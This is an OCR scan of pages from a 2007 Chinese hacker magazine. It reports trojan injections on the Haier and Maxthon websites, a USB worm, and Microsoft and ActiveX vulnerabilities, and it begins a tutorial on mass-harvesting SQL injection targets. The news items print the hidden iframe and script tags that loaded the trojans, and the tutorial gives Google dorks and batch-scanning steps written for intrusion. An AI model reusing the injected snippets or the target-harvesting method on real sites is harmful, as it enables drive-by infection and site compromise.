
新闻摘要

这年头，挂马成为了时尚，和GDP的增长一样，是与时俱进！虽然对于QQ的黑色威胁一直不断，但最近发现：MSN也在开始被瞄上了！！！计算机病毒与漏洞是月月不断啊，大家是否已经习惯成自然了呢？这个夏季仍然也有微软奉献上的热力漏洞，好好利用的话，又有好多鸡鸡了……

新闻短评快

海尔与遨游　官方网站均被挂马

近日，国内知名网站海尔集团（http://www.haier.com）官方页面被挂木马，挂马方式采用常见的.JS脚本。当用户访问海尔集团的首页时会触发木马链接，其中一个挂马链接利用MS07-017ANI光标漏洞，页面被插入如下代码，用以激活木马页面连接（如图1）：



```
<!-- ARP Viruses -->

<iframe width='0' height='0' src='http://[redacted]77%2E%38%35%31%37%33%33%2E
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312" />
<meta http-equiv="Content-Language" content="zh-cn" />
<meta http-equiv="Content-Script-Type" content="text/javascript" />
<meta http-equiv="Content-Style-Type" content="text/css"
<meta http-equiv="PICS-Label" content='(PICS-1.1 "http:
<meta name="Keywords" content="海尔集团,海尔,Haier,家电,冰箱,洗衣机" />
<meta name="Abstract" content="海尔集团" />
<meta name="Owner" content="海尔集团版权所有" />
```


图1 挂马页面的截图

```
<iframe width='0' height='0' src='http://%**%77%77%2E%38%35%31%37%33%33%2E%63%6E/htm/view.htm?001'></iframe>
```


在该被引用的链接中，被嵌入如下代码用来打开不同的页面，进行批量挂马。

```
<ifr*** width='100' height='100' src='down3/64.htm'></iframe>
<ifr*** width='100' height='100' src='down3/vip.htm'></iframe>
<ifr*** width='100' height='100' src='down3/webxl.htm'></iframe>
<script language="javascript" type="text/javascript" src="http://js.users.51.la/1203774.js"></script>
```

在打开挂马页面后会下载各种木马，其中木马自身又是木马下载器，用来下载更多的木马。这些木马执行后会关闭常见的安全软件，并监视用户系统，窃取用户的QQ账号/网游账号等。而且部分木马文件名模仿操作系统补丁的命名规则，比如：WindowsXP-KB284303-x86-CHS.exe这样的形式。

因该网页头部存在：<!-- ARP Viruses --> 代码，怀疑是海尔网站服务器机房遭受ARP病毒欺骗，经过相关人员对该网段其它主机分析，初步否定了这一观点。

继海尔集团官方页面被挂马后，国内知名浏览器傲游（maxthon.com）官方页面也被挂木马，挂马方式及漏洞与前者相似（如图2）。



```
<script src=http://[redacted].js></script>
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
        <meta content="text/html; charset=utf-8" http-equiv="Content-Typ
        <title>欢迎使用傲游浏览器</title>
        <link rel="stylesheet" type="text/css" href="style.css" />
<script type="text/javascript">
function p(s) {
    var re = new RegExp( s + "=([^\\&]*)", "i" );
    var a = re.exec( document.location.search );
    if ( a == null )
            return null;
        return a[1];
```


图2 挂马页面源码

在该被引用的链接中，被嵌入<script src=http://****.***.com/***/*.js></script> 指令。浏览器打开该页面时，会自动利用ANI光标漏洞下载木马文件。

下载的木马是U盘病毒：

Virus.Win32.AutoRun.au的最新变种，同时该JS脚本还会打开另外三个页面，其中两个挂相关木马，另外一个使用了51Yes网站流量统计来统计受害用户数量。

小迷点评： 以上两列挂马都是利用访问量大的网站来做文章，这样可以获得海量信息。而且在一些知名企业网站挂马，说不定什么商业机密就会被搞到了……

“小浩蠕虫”堪比“熊猫烧香”！

近期一种名为“小浩蠕虫”（“Worm/XiaoHao.a”）的病毒正在互联网进行传播，该病毒与“熊猫烧香”极为相似，但破坏力比“熊猫烧香”还强。它通过U盘传播，可以感染.exe可执行程序及各种网页脚本程序，插入带毒网址。

但是与“熊猫烧香”不同的是，被感染后的.exe文件将遭到破坏，无法恢复，并将被感染的可执行文件图标变为一个“浩”字。

据已中毒用户描述，计算机感染“小浩蠕虫”后，所安装的杀毒软件使用授权失效，并不断提示“C:\WINDOWS\system32目录有蠕虫病毒”，企图绕过杀毒软件的主动防护功能，杀完毒后电脑会自动重启。当计算机系统重新安装后，还是出现同样病毒特征。“小浩蠕虫”病毒还将计算机系统时间修改为2005年1月8日，开机后不能修改系统时间。更令人烦恼的是，“小浩蠕虫”病毒还会模拟鼠标操作，让鼠标好像被人控制，扰乱操作。

防范方法：

1、安装病毒查杀软件，升级最新病毒库，开启所有监控功能。

2、禁用系统的自动播放功能，防止病毒从U盘、移动硬盘、MP3等移动存储设备进入到计算机。

3、禁用Windows系统的自动播放功能，方法是：在“运行”中输入gpedit.msc后回车，打开组策略编辑器，依次点击：计算机配置－>管理模板－>系统－>关闭自动播放－>已启用－>所有驱动器－>确定。

4、利用Windows Update功能打全系统补丁，避免病毒从网页木马的方式入侵到系统中。

小迷点评：注意了哦！“小浩”会不会追上“熊猫”的知名度就全靠各位的防范了！虽然“小浩”的破坏能力比“熊猫”要强，但有了“熊猫”给我们的伤痛，大家一定不会再犯同样的错误的！

漏洞公告牌

ActiveBar ActiveX控件含多个不安全覆盖方式漏洞

受影响系统：

Data Dynamics ActiveBar ActiveX <= 3.1

说明：

ActiveBar控件用于生成Microsoft Office和Visual Studio的工具条、菜单以及仿真的Windows界面。这个控件实现上存在漏洞，远程攻击者可能利用此漏洞破坏系统上的任意文件。

ActiveBar的ActiveBar3Library.ActiveBar3.3(actbar.ocx)控件中的Save()、SaveLayoutChanges()和SaveMenuUsageData()方式不安全地将指定参数写入到文件，如果用户受骗访问了恶意站点的话，就可能导致覆盖并破坏系统上的任意文件。

目前厂商Data Dynamics还没有提供补丁或者升级程序，我们建议使用此软件的用户随时关注厂商的主页（http://www.datadynamics.com/default.aspx），以获取最新信息。


小迷点评：这个会不会影响到使用这个控件的软件呢？特别是已经使用有缺陷的Visual Studio所开发出的软件，会被别人利用吗？

MS07-050：矢量标记语言中的漏洞能允许远程执行

说明：

Windows上矢量标记语言（VML）实施中秘密报告的漏洞。如果用户使用Internet Explorer查看特制网页，此漏洞可能允许远程执行代码。那些账户被配置为拥有较少系统用户权限的用户比具有管理用户权限的用户受到的影响要小。

对于受支持版本Internet Explorer 5.01、Internet Explorer6和Internet Explorer 7，此安全更新等级为“严重”。目前的安全补丁是通过加强验证在Internet Explorer中呈现VML的请求来消除该漏洞。



MS07-048：Windows小工具的漏洞可能允许远程执行

说明：

这些漏洞可能允许远程匿名攻击者使用登录用户的特权运行代码，如果用户订阅了源标题小工具中的恶意RSS源；或在联系人小工具中添加了恶意的联系人文件；或用户单击了天气小工具中的恶意链接，则攻击者可能在系统上运行代码。就所有攻击媒介而言，账户被配置为拥有较少用户权限的用户比具有管理用户权限的用户受到的影响要小。

受影响的系统：

Windows Vista

Windows Vista x64 Edition

已经提供的安全更新通过改进源标题小工具和联系人小工具中的验证代码来消除该漏洞，而Inspect Your Gadget文档则阐述了安全编程最佳做法，在构建小工具时应遵循这些做法。

小迷点评：Vista啊……使用的人在逐渐增多，Vista SP1也已经决定在2007年第三季度发布，这将在内核上有重大升级，帮助Vista SP1在运行性能、效率上达到Longhorn Server内核水平。我们继续期待……



出品人：非安全
编　辑：Python LCX 空气 眼镜猴 李亦聪 小S 浪迹天涯 李文杰 星陨石碎
特约编辑：风飘雨 小迷 XApache 剑心 寂寞刺猬 张宇 LinX B4N 青蛙王子 小龙猪
平面规划：柳絮
网　站：www.nohack.cn
网站编辑：ICEYES 空气
形　式：1CD＋1手册，手册仅随光盘一同赠送，不得单独销售。
版权申明：图文版权所有，未经同意，不得转载。
投稿信箱：nohack@21cn.com
邮购查询：hope_wym@sina.com
光盘投稿／交流信箱：CD@nohack.cn

天之火(D.S.T)

风飘首语：最近又听说不少黑客站被DDOS了，难道DDOS真的那么好玩吗？也不知道大家要肉鸡都干嘛？难道也是DDOS吗？我觉得大家所控制的肉鸡仅仅是攻击工具和实验场所。美国每年因电脑病毒损失就有70亿，如果我们不去进行破坏，而是做一些有意义的事情，那我们将取得多少价值啊……

无敌批量搜索注入点

从本文您可以学到：

快速搜索注入点的方法

前言

随着工具的普及，很多朋友都走上了入侵网站的道路，其中广泛应用的就要数注入漏洞了。因而无数菜鸟们每天都重复着踩点、搜索的艰苦工作。记得有一篇文章上写着：入侵网站80%的时间都是花费在搜索注入点的过程当中。我们菜鸟的青春就这样被浪费啦……搜索注入点真的有这么困难么？当然不是！现在我就送给大家一个无敌大法，绝对独家！

古老的方法

先来讲一下普通的方法。我想很多菜鸟们都是用啊D搜注入点吧？在啊D"网页查看"里面，输入GOOGLE的网址，在搜索拦里输入"**inurl:asp?id=**"，这样很快下面就会出现很多可用的注入点了。为什么呢？这就是GOOGLE HACK的力量。因为我们检测一个网站有没有注入漏洞，都是在一个类似"www.xxx.com/xxx.asp?id=xx"的网址下进行的，而GOOGLE通过以上的语法帮我们搜到了所有以"asp?id="结尾的网址，就形成了一种批量的搜索方式。好了，我翻了10页，搜到了5个注入点，如图1。




图1 搜到了5个注入点

无敌批量法

不过，即使是这种方法，速度还是不够。对于我等菜鸟来讲，经常会出现入侵进行到一半由于种种原因就进行不下去了，所以我们需要大量的注入点，这些注入点显然是不够的，那要怎么办呢？搬出我们的主力，明小子的DOMAIN3.5！关于工具的使用，在这里我就不啰嗦了。虽然DOMAIN有很多优点，但个人认为最突出的一点就要数它的批量搜索功能了。进入正题啦，先上GOOGLE，搜索"**inurl:asp?=**"(也可以根据流行的漏洞搜索关键词，比如动网如果有新漏洞，就可以搜索"powered by dvbbs")。在第二页上单击右键选择"复制快捷方式"，如图2。




图2 复制快捷方式

然后打开一个记事本，点粘贴，得到一个类似"http://www.google.cn/search?q=inurl:asp%3Fid%3D&complete=1&hl=zh-CN&newwindow=1&start=10&sa=N"的网址（不同的关键字得出的网址也不一样）。然后，就是怎么获得批量的网址了。关于生成这个批量网址，过去其实挺方便，只要登录一个网址就能在线生成了，但后来由于网页过期了，所以就只能在本地生成，而且略微麻烦一点（在此感谢圣骷髅前辈专门做的教程）。首先要有迅雷，然后点配置，将"开始"一栏设置为"手动"，如图3。然后新建批量任务，如图4。




图3 将"开始"一栏设置为"手动"




图4 新建批量任务

把刚刚得到的网址输入进去，把后面的"start=10&sa=N"改为"start=(*)&sa=N"，下面的填上从0到300就行，如图5所示，再点确定。在任务栏中，右键全选，再点一次右键，选择复制网址到剪帖板，如图6。最后粘贴到一个记事本上，保存。在DOMAIN中选择"批量扫描注入点"，选择"导入网址"，找到刚刚保存的文件，打开。最后点击"批量分析注入点"。




图5 设置批量任务

